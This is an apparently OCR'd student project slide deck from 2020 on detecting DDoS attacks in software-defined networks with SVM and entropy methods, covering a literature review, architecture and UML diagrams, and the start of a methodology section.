ARMY INSTITUTE OF TECHNOLOGY PUNE
DEPARTMENT OF INFORMATION TECHNOLOGY

BE Project Phase I Review-II

SDN Based DDOS attack detection System

Ankita Kumari(4409)
Prachi Dwivedi(4437)

Gayatri Basera(4223)
Varsha Kanwar(4456)

Prof. Geeta Patil

Project Guide

April 11, 2020

Content


- Introduction
- Problem Statement
- Motivation
- Aim and Objective
- Literature Survey
- Project Architecture
- UML Diagrams

Content(cont.)

- Methodology
- Hardware/Software Specification
- Code Snippets
- Experimental Results
- Impression of Project on Environment
- Bibliography

Introduction

- A high quality network security system can reduce the risk of attack and improve user experience.
- SDN separates intelligence from the hardware.
- SDN controller acts as network Operating System.
- DDoS attack makes the network resources unavailable.



DDos attack - UDP flooding

Problem Statement

- To provide a solution for the detection of DDoS attack in SDN environment using SVM and entropy based mechanism and monitoring OpenFlow statistics.

Motivation

- Number of cyber attack is increasing day by day.
- Reluctant to adopt SDN due to lack of security solution.
- A single DDoS attack can cost an enterprise over $1.6 million.
- SDN market is expected to grow to $56 Billion by 2024.
- Automation of attack detection is required.
- Integration of machine learning with SDN.

In the last five years, the size of DDoS attacks has been increasing exponentially, as shown in Figure.




Figure 1.1: DDoS Attack Growth in Terms of Size (Mbps) from 2002-2018 [8, 9, 10]

Aim and Objective

Aim-We propose a system that detects DDoS attacks (UDP,TCP,ICMP) by collecting network statistics from the forwarding elements and applying Machine Learning classification algorithms(SVM).

Objective--


- To apprehend different types of network attacks which can be launched on SDN.
- To compare different types ddos detection technique.
- To grasp an overview about the different network monitoring tools.

Literature Review

S.no	AUTHOR NAME	TITLE	FINDINGS	PUBLISHER
1.	Irfan Sofi , Amit Mahajan , Vibhakar Mansotra	DDoS attack detection and mitigation using SDN: Methods, Practices, Solutions	In this the work is carried out on the new dataset which contains the modern type of DDoS attacks such as (HTTP flood, SIDDoS). This work incorporates various machine learning techniques for classification: Naïve Bayes, MLP, SVM, Decision trees	Springer, Computer Engineering and Computer Science, 2017
2.	Keisuke Kato, Vitaly Klyuev	Detection of known and unknown DDoS attacks using Artificial Neural Networks	In this , we analyzed large numbers of network packets provided by the Center for Applied Internet Data Analysis and implemented the detection system using a support vector machine with the radial basis function (Gaussian) kernel. The detection system is accurate in detecting DDoS attack.	Elsevier, 2016
3.	Marwane Zekri, Said El Kafhali, Noureddine Aboutabit and Youssef Saadi	Detection of DDoS Attack on SDN Control plane using Hybrid Machine Learning Techniques	Designed a DDoS detection system based on the C.4.5 algorithm to mitigate the DDoS threat. This algorithm, coupled with signature detection techniques, generates a decision tree to perform automatic, effective detection of signatures attacks for DDoS flooding attacks.	International Conference on Smart Systems and Inventive Technology (ICSSIT 2018) IEEE

Sn.	AUTHOR NAME	TITLE	FINDINGS	PUBLISHER
4.	Mouhammd Alkasassbeh,Ahmad B.A Hassanat, Ghazi Al-Naymat	Advanced Support Vector Machine-(ASVM-) Based Detection for Distributed Denial of Service (DDoS) Attack on Software Defined Networking (SDN)	In this a new dataset is collected because there were no common data sets that contain modern DDoS attacks in different network layers, such as (SIDDoS, HTTP Flood). This work incorporates three well-known classification techniques: Multilayer Perceptron (MLP), Naïve Bayes and Random Forest.	Hindawi Journal of Computer Networks and Communications Volume 2019
5.	Jin Ye,Xiangyang Cheng ,Jian Zhu, Luting Feng, Ling Song	A DDoS Attack Detection Method Based on SVM in Software Defined Network	Here, the SDN environment by mininet and floodlight (Ning et al., 2014) simulation platform is constructed, 6-tuple characteristic values of the switch flow table is extracted, and then DDoS attack model is built by combining the SVM classification algorithms.	Hindawi Security and Communication Networks Volume 2018
6.	Adel Alshamrani, Ankur Chowdhary, Sandeep Pisharody, Duo Lu Dijiang, Huang	A Defense System for Defeating DDoS Attacks in SDN based Networks	Current SDN-based attack detection mechanisms have some limitations. Here they investigate two of those limitations: Misbehavior Attack and New flow Attack. We propose a secure system that periodically collects network statistics from the forwarding elements and apply ML classification algorithms.	MobiWac’17, November 21–25, 2017, Miami, FL, USA 2017 Association for Computing Machinery. ACM

Project Architecture



Packet arrives at switch

Known Flow

Y

Flow Collector

Policy Engine

Detection Engine

Attack detection module for known flows(ADKF)

No Attack

Forward Packet

N (Forward to Controller)

Attack Suspected

SDN based Controller

Model Training

Training Data

Known Attack Patterns

Flow Collector

Feature Extraction

Attack Detection

Flash Crowd Detection

Flash Crowd or Attack Detection Module (FCoAD)

Attack?

No

Yes


Policy Engine

Path Lookup

Counter Measure Selection

Smart City attack Mitigation (SCAM) Module

SDN Architecture



Applications & Services Plane
Applications and Services
Northbound Interface (NBI)
Control Plane
Full visibility and control over packet domain
SDN Controller
Full visibility over optical Domain
OpenFlow
OpenFlow+
Data & Control Plane
OFS
GMPLS
OFS
GMPLS
OFS
GMPLS
OFS
GMPLS
OFS
GMPLS
Packet domain
Optical domain

Types Of DDoS Attack and Detection Method


S.No	Attack	Detection Method
1	UDP Flood	Flow rate of packets
2	ICMP	Bandwidth Overload(Traceroute)
3	TCP	Monitoring TCP states

UML Diagrams


Activity Diagram


Attack Detection
SDN Deployment and Normal Functioning
DDoS attack launched on victim
<< LOOP>>
Application Running on OF Switch
Flow Table Information and Network Statistics extraction
SVM
Entropy
Classification by SVM Classifier
Entropy Calculation and Comparison
Attack Traffic?
Attack Traffic?
No
No
Yes
Yes
Generate DDoS attack Alert
True/False

DataFlow Diagram


Raw Network statistic dataset
Filtering required fields
Training Dataset
Train Support Vector Machine
Raw Network statistic dataset
Filtering required fields
Testing Data
Support Vector Machine
DDoS Detection
Entry into log file if DDoS detected
DDoS Detection
Flow table entry
Entropy based Discretization
Network Monitoring tool
Raise notification if DDoS entry is found

Sequence Diagram



Methodology

- SDN (Software Defined Network) has attracted great interests as a new paradigm in the network.And thus the security of SDN is important.

- Our project focuses on two major methods for the detection of DDoS attack:

  DDoS detection using Entropy.

  DDoS detection using SVM.

- ## Entropy Based DDoS Detection:

Using mininet emulator network topology is created which contains 9 switches and 64 hosts.

